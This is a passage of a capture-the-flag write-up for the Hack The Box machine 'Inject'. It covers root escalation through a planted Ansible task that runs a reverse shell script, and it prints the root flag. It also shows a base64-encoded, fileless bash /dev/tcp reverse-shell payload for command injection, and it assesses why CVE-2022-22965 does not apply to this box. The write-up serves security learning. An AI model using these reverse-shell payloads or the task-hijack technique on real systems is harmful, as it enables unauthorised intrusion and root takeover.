
```
(local) pwncat$ listen -m linux 1111
[01:51:03] new listener created for 0.0.0.0:1111
```

Place a `yml` file in the directory to make it run the reverse shell script in `/tmp` which was created at my initial access

```
cat << EOF > xd.yml
- hosts: localhost
  tasks:
    - name: QAQ
      command: sudo bash /tmp/qq.sh
EOF
```

Caught the shell after waiting for about 30 seconds:

```
(local) pwncat$ sessions
                                    Active Sessions
      │      │                                  │          │        │
  ID  │ User │ Host ID                          │ Platform │ Type   │ Address
 ═════╪══════╪══════════════════════════════════╪══════════╪════════╪═════════════════════
  0   │ phil │ 22dee6740fe3464ef23acecc8e677915 │ linux    │ Bind   │ 10.10.11.204:50596
  *1  │ root │ 22dee6740fe3464ef23acecc8e677915 │ linux    │ Socket │ 10.10.11.204:55746

(remote) root@inject:/opt/automation/tasks# cat /root/root.txt
3f48303a4a490b03d83b9541e9165e86
```



Inject has been Pwned!

Congratulations bravosec, best of luck in capturing flags ahead!

#3469	28 Mar 2023	30
MACHINE RANK	PWN DATE	POINTS EARNED

Additional

From Ippsec

- Java allows directory listing with path traversal

Command Injection Fileless RCE

Avoid using bad characters to make get reverse shell without dropping file on target disk

```
┌──(root㉿kali)-[~/inject]
└─# echo 'bash -i >& /dev/tcp/10.10.14.6/443 0>&1' | base64 -w0
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42LzQ0MyAwPiYxCg==
```

```
┌──(root㉿kali)-[~/inject]
└─# echo ' bash -i >& /dev/tcp/10.10.14.6/443 0>&1' | base64 -w0
IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNi80NDMgMD4mMQo=

┌──(root㉿kali)-[~/inject]
└─# echo ' bash -i >& /dev/tcp/10.10.14.6/443 0>&1 ' | base64 -w0
IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNi80NDMgMD4mMSAK
```


Send this payload

```
bash -c {echo,IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNi80NDMgMD4mMSAK}|{base64,-d}|bash
```

Failed CVE-2022-22965

Searched for : `spring boot 2.6.5 exploit`

- CVE-2022-22965



spring boot 2.6.5 exploit

約有 85,600 項結果 (搜尋時間：0.35 秒)

snyk.io
https://security.snyk.io › maven › 2.6.5 · 翻譯這個網頁

org.springframework.boot:spring-boot 2.6.5 vulnerabilities | Snyk

Learn more about known org.springframework.boot:spring-boot 2.6.5 vulnerabilities and ... have been found for this package in Snyk's vulnerability database.

spring.io
https://spring.io › blog › 2022/03/31 › s... ▼ 翻譯這個網頁

Spring Framework RCE, Early Announcement

2022年3月31日 — The vulnerability impacts Spring MVC and Spring WebFlux applications running on JDK 9+. The specific exploit requires the application to be ...

berkeley.edu
https://security.berkeley.edu › news › v... ▼ 翻譯這個網頁

Vulnerability in the Spring Framework (CVE-2022-22965)

2022年3月31日 — A critical vulnerability has been found in the widely used Java framework Spring Core. While Remote Code Execution (RCE) is possible and a ...


vuldb.com
https://vuldb.com › ... · 翻譯這個網頁

VMware Spring Boot SpringShell code injection - VulDB

A vulnerability, which was classified as very critical, has been found in VMware Spring Boot up to 2.5.11/2.6.5. Affected by this issue is some unknown ...

cvedetails.com
https://www.cvedetails.com › Vmware S... ▼ 翻譯這個網頁

Detail:



Am I Impacted?

These are the requirements for the specific scenario from the report:

- Running on JDK 9 or higher
- Packaged as a traditional WAR and deployed on a standalone Servlet container. Typical Spring Boot deployments using an embedded Servlet container or reactive web server are not impacted.
- `spring-webmvc` or `spring-webflux` dependency.
- Spring Framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, and older versions.

Additional notes:

- The vulnerability involves `ClassLoader` access and depends on the actual Servlet Container in use. Tomcat 10.0.19, 9.0.61, 8.5.77, and earlier versions are known to be vulnerable. Payara and Glassfish are also known to be vulnerable. Other Servlet containers may also be vulnerable.
- The issue relates to data binding used to populate an object from request parameters (either query parameters or form data). Data binding is used for controller method parameters that are annotated with `@ModelAttribute` or optionally without it, and without any other Spring Web annotation.
- The issues does not relate to `@RequestBody` controller method parameters (e.g. JSON deserialization). However, such methods may still be vulnerable if they have another method parameter populated via data binding from query parameters.

After doing some research on the lab, I verified that the VM is not vulnerable to this exploit:

Vulnerable spring boot project's `pom.xml`:
https://github.com/itsecurityco/CVE-2022-22965/blob/master/pom.xml

How to patch:
https://github.com/itsecurityco/CVE-2022-22965/blob/master/patch.png

In this case, the machine does not meet below requirements to be exploitable:

- Data Binding
- Packaged as Traditional WAR